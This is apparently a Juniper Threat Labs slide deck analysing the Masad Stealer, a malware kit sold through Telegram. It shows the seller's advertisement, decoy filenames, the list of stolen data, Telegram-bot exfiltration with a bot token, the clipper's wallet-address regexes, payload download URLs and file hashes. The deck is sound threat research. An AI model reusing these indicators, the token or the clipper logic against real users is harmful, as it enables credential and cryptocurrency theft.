
2019Q3 GROUPING INTERESTS



2019Q2 GROUPING INTERESTS



SKYATP PE32 MALWARE FAMILY DISTRIBUTION





MASAD Stealer

MASAD STEALER

- Off-the shelf malware
- Telegram Customer Support group (still active)
- Exfiltration via Telegram protocol



Version 2.0

- Улучшенный отстук
- Поддержка юникода
- Стилл кошельков
jax, electrum
- Стилл SDA, pdf
docx, xlsx
- Уменьшен вес билда

MASAD STEALER

Логи приходят Вам в телеграмм
Работает по всему Миру

Version 1.0

- Бесплатная версия
- Логи приходят ТОЛЬКО вам
- Клиппер работает на нас

Получить билд прямо сейчас:
masadproject.life

85\$

@jew_seller
@space4you

0\$ / 40\$
(с Вашими кошельками)

Don't have **Telegram** yet? Try it now! >





MASAD Project

318 members, 66 online

JOIN GROUP

ATTACK VECTOR

- Autolt-Compiled Windows Executable


Name ▲	Size
 Fortniteaimbot 2019.exe	2,105 KB
 Tradebot_binance.exe	1,748 KB

- Masquerading as other tools or bundled with other software

```
ProxySwitcher
CCleaner.exe
Utilman.exe
Netsh.exe
Iobit v 1.7.exe
Base Creator v1.3.1 [FULL CRACK].exe
EXEA HACK CRACKED (PUBG,CS GO,FORTNITE,GTA 5,DOTA).exe
icacils.exe
WSManHTTPConfig.exe
RADMIR CHEAT MONEYYY.exe
Tradebot_binance.exe
Whoami.exe
Proxo Bootstrapper.exe
Fortniteaimbot 2019.exe
Galaxy Software Update.exe
```



INSTALLATION & PERSISTENCE

- Persistence: Creates a scheduled task to execute every minute



STEALER FUNCTION

SAMPLE DATA STOLEN FROM SANDBOX



DATA IT IS CAPABLE OF STEALING

```
Content: @CRLF \1\Passwords.txt - Passwords
@CRLF \1\Information.txt - Information
@CRLF \1\Screen.jpg - Screen
@CRLF \1\AutoFills.txt - AutoFills
@CRLF \1\CreditCards.txt - Credit Cards
@CRLF \1\Cookies - Cookies
@CRLF \1\Desktop Files - Desktop Files
@CRLF \1\Discord - Discord
@CRLF \1\Telegram - Telegram
@CRLF \1\Steam - Steam
@CRLF \1\Exodus - Exodus
@CRLF \1\Jaxx - Jaxx
@CRLF \1\Electrum - Electrum
@CRLF \1\Wallets - Wallets
@CRLF \1\FileZilla - FileZilla
@CRLF \1\SDA - SDA
@CRLF \1\Passwords.txt
```

EXFILTRATION

SENDING THE ZIP FILE TO A TELEGRAM BOT

The screenshot shows a web browser's developer tools with the 'Request Headers' tab selected. The request is a GET to `/bot719604859:AAE3Pg_oJ8cPgTxKzDtysU-3Zpj6hsBxNql/getMe HTTP/1.1`. The 'Cache' section shows 'Cache-Control: no-cache'. The 'Client' section shows 'User-Agent: AutoIt'. The 'Transport' section shows 'Host: api.telegram.org'. Below the headers, the 'JSON' tab is selected, showing a successful response with `ok=True` and a `result` object containing bot details: `first_name=menemkne`, `id=719604859`, `is_bot=True`, and `username=menemkne_bot`.

Request Headers

GET /bot719604859:AAE3Pg_oJ8cPgTxKzDtysU-3Zpj6hsBxNql/getMe HTTP/1.1

Cache

Cache-Control: no-cache

Client

User-Agent: AutoIt

Transport

Host: api.telegram.org

Get SyntaxView Transformer Headers TextView ImageView HexView V

Raw JSON XML

JSON

- ok=True
- result
 - first_name=menemkne
 - id=719604859
 - is_bot=True
 - username=menemkne_bot

KNOWN TELEGRAM BOT OPERATORS

Telegram Bot ID	Telegram Bot Username
bot610711208	potterk_bot
bot830353220	reaper228bot
bot661438794	RanisYolo19_bot
bot796671289	dfsklnjfmkdvehsf454sdfbot
bot870978042	dawdvwabot
bot753197414	korote_bot
bot823037532	NA/Inactive
bot699800942	RcbBots_Bot
bot831297312	xAmytBot
bot883608782	bichpaket777_bot
bot656889928	notius_bot
bot813438470	idontknowubot
bot911603667	Masat_bot
bot963764792	NA/Inactive
bot930786995	reborntodes_bot
bot884837464	istrong_bot
bot646596033	SkyDen_bot
bot865594389	gnoy199519bot]

CLIPPER FUNCTION

```
XMR2[1-9A-z]{105}
BCNDdzFFzCqrht[1-9A-z]{93}
ADA[48][1-9A-z]{94}
XMR2[1-9A-z]{94}
BCNG[1-9][1-9A-z]{93}
GRFTsteamcommunity[.]com/tradeoffer/new/[?]partner=[0-9]{9}&token=[A-z0-9_]{8}
Steam0x[0-9A-z]{40}
ETHq[a-z0-9]{41}
BCHt1[0-9A-z]{33}
ZCASH3P[1-9A-z]{33}
WAVES[13][1-9A-z][1-9A-z]{32}
BTC[1][1-9A-z][1-9A-z]{32}
BTC[3][1-9A-z][1-9A-z]{32}
BTC3G[A-z][1-9A-z]{32}
BTGX[a-z][1-9A-z]{32}
DASH[LM][A-z][1-9A-z]{32}
LTCd[A-Z1-9][1-9A-z]{32}
DOGER[1-9a-z][1-9A-z]{32}
Rddb[1-9a-z][1-9A-z]{32}
BLKE[A-z][1-9A-z]{32}
EMCr[A-z][1-9A-z]{32}
XRPA[A-z][1-9A-z]{32}
NEOS[A-z][1-9A-z]{32}
STRATQ[A-z][1-9A-z]{32}
QTUMV[a-z][A-z][1-9A-z]{31}
VIA[0-9]{20}
LLSK41001[0-9]{10}
Yandex_MoneyR[0-9]{12}
WMRG[0-9]{12}
WMGZ[0-9]{12}
WMZH[0-9]{12}
WMHU[0-9]{12}
WMUX[0-9]{12}
WMX380[0-9]{9}
QIWI79[0-9]{9}
QIWIP[0-9]{9}
PAYERP[0-9]{8}
```

Watching the clipboard for specific crypto-wallet string patterns and replaces it with its own

- Sample fraudulent wallets:
Bitcoin: 1AtwyYF2TGR969cyRDrR2XFDqSPzwCXKfe
Monero:
 42Mm9gjuUSmPNr7aF1ZbQC6dcTeSi1MgB1Tv41frv1Z
 RFWLn4wNoLH3LDAGn9Fg2dhJW2VRHTz8Fo9ZAit95
 1D2pDY8ggCR

Crypto Currencies

Monero	Bitcoin Cash	Litecoin	Neo	Web Money
ADA	ZCASH	DogeCoin	Stratis	QIWI Pay
Bicond	Waves	Reddcoin	Qtum	Payeer
Bytecoin	Bitcoin	Black Coin	VIA	
Steam Trade Link	Bitcoin Gold	Emercoin	Lisk	
Ethereum	Dash	Ripple	Yandex Money	

Address 1AtwyYF2TGR969cyRDrR2XFDqSPzwCXKfe

Balance 159.06 USD

0.015 586 25 **BTC**


Total Received	9,031.69 USD	0.885 022 16 BTC
Total Sent	8,872.63 USD	0.869 435 91 BTC




Address 1AtwyYF2TGR969cyRDrR2XFDqSPzwCXKfe

MINERS INSTALLATION

```
1 https://masadsasad\[.\]moy.su/base.txt  
2 https://zuuse\[.\]1000webhostapp.com/mi.exe  
3 http://37\[.\]1230.210.84/still/Build.exe  
4 http://37\[.\]1230.210.84/still/SoranoMiner.exe  
5 http://187\[.\]1ip-54-36-162.eu/steal.exe  
6 http://bgtyu73\[.\]ru/22/Build.exe  
7
```

 Telegram

Don't have Telegram yet? Try it now! >



MASAD Project

488 members, 46 online

JOIN GROUP

JUNIPER PROTECTION

Threat level: 🔴 High 🟡 Medium 🟢 Low ✅ None; clean

Threat level >= 4 ✕

File Hash (SHA-256)	Threat Level	Filename
eg. 123, 456		
848d76a227f4fe282b7ddfd82a6dfc4c25da2735a684462b42fe4e1c413d8e34	🔴 10	wevtutil.exe
44134b9d4b10d94f6381b446a1728b116d62e65c1a52db45235af12caf7e38c0	🔴 10	Build.exe
965a5949d8f94e17ebcd4cb6d0a7c19f49facbfc1b1c7411e5ceb83550d6c8f	🔴 10	Windows_Video_montager.exe
b763054180cd4e24c0a78b49055ad36dbc849f1a096cddf2db8cee0b9338c21d	🔴 9	Pictures.exe
3ba3c528d11d1df62a969a282e9e54534fb3845962672ad6d8bbc29cb6d062f5	🔴 10	Utilman.exe
ef623aadd50330342dc464a31b843b3d8b5767d62a62f5e515ac2b380b208fbe	🔴 9	Build.exe
c73675005a09008bc91d6bc3b5ad59a630ab4670dca6ac0d926165a3ecfd8d92	🔴 10	mmgaserver.exe
5b5ebe019806885bbaafe37bc10ca09549e41c240b793fd29a70690a5d80b496	🔴 10	dns-sd.exe
d01d40f33f10758c145d479823baee3739d7f2068351de40350b604298d2dbf1	🔴 9	ByNoBann.exe
6cff1249cc45b61ce8d28d87f8edc6616447e38168e610bed142f0b9c46ea684	🔴 10	lodctr.exe
0dcf547bd8f4074af97416d8b84ea64b2f3319064aa4bce64ad0c2e2d3957175	🔴 10	Build.exe
6bf6b1bde63cee9b81902efd187dd56ecee5853754ce0a19d5ab5c3b0242988	🔴 10	Build.exe
b154151dc8ace5c57f109e6bb211a019db20c4f0127c4d13c7703f730bf49276	🔴 10	Build.exe
bf6083040ca51e83415f27c9412d9e3d700bd0841493b207bc96abf944ab0ca7	🔴 10	SMS-BOMBERINHO v26.exe
dfe3d0e95feaed685a784aed14d087b019ba2eb0274947a840d2bdbae4ae3674	🔴 10	C:\Users\<USER>\AppData\Roam
f030fb4e859ee6a97c50c973a73dced3640befe37f579cfd15367ce6a9bbde2	🔴 9	msdt.exe

MASAD STEALER

Forbes

What is the Masad Clipper and Stealer?

Security researchers from Juniper Threat Labs have reported how spyware delivered by a Trojan and using the encrypted Telegram messaging platform for data exfiltration.

Home Mail News Finance Sports Entertainment Search

yahoo!
finance

Search for news, symbols or companies

Finance Home

Watchlists

My Portfolio

Screeners

Premium

A new bit of malware called **Masad Stealer** can replace wallet addresses as you type them thanks to malicious code injected into your browser. According to Juniper Networks, it also steals:

SecurityIntelligence

News

Series

Masad Stealer Exploits Telegram in Cryptocurrency Theft Campaign

October 1, 2019 @ 12:20 PM | By Shane Schick | 2 min read



A malware strain dubbed Masad Stealer is using the Telegram messaging app to steal cryptocurrency by accessing browser passwords and clipboard information, security researchers learned.



As detailed in a blog post from [Juniper Labs](#), the malware can allow cybercriminals to replace clipboard information with addresses they control, using Telegram to exfiltrate the information. This process lets attackers access wallets containing Monero, Ether, bitcoin and other forms of cryptocurrency.

LightReading
SECURITY NOW

ABTV Application Cloud Endpoint Infrastructure IoT/Embedded Mobile

LightReading
SECURITY NOW

Special Report: SD-WAN Security
Best practice's security for your next generation network
[Obtain the full report](#)

ABTV

Masad Stealer Uses Telegram to Send Its Control Messages to Waiting Bots



Larry Loeb, Author, 10/2/2019
[Email This](#) [Print](#) [Comment](#)

[Login](#)
50% 50%

Juniper Threat Labs has discovered a new Trojan-delivered spyware that uses Telegram to exfiltrate stolen information. Using Telegram for a Command and Control (C&C) channel gives the malware some anonymity. Telegram is a legitimate messaging application that boasts of 200 million monthly active users.

SECURITY WEEK

INTERNET AND ENTERPRISE SECURITY NEWS, INSIGHTS & ANALYSIS [Subscribe](#) | 2019 CISO Forum, Presented by



THE ORIGINAL SCADA/ICS
CYBERSECURITY CONFERENCE
October 21-24, 2019 | Atlanta

Malware & Threats Cybercrime Mobile & Wireless Risk & Compliance Security Architecture Security

Home > Malware



'Masad Stealer' Uses Telegram to Exfiltrate Data

By [Ionut Arghire](#) on September 30, 2019

[Share](#)

[Tweet](#)

[Recommend 0](#)

[RSS](#)

A recently identified data stealer is using Telegram to exfiltrate information harvested from infected machines, Juniper Networks security researchers say.



THANK YOU


JUNIPER
NETWORKS

Engineering
Simplicity



BULEHERO cryptominer

BULEHERO ATTACKS

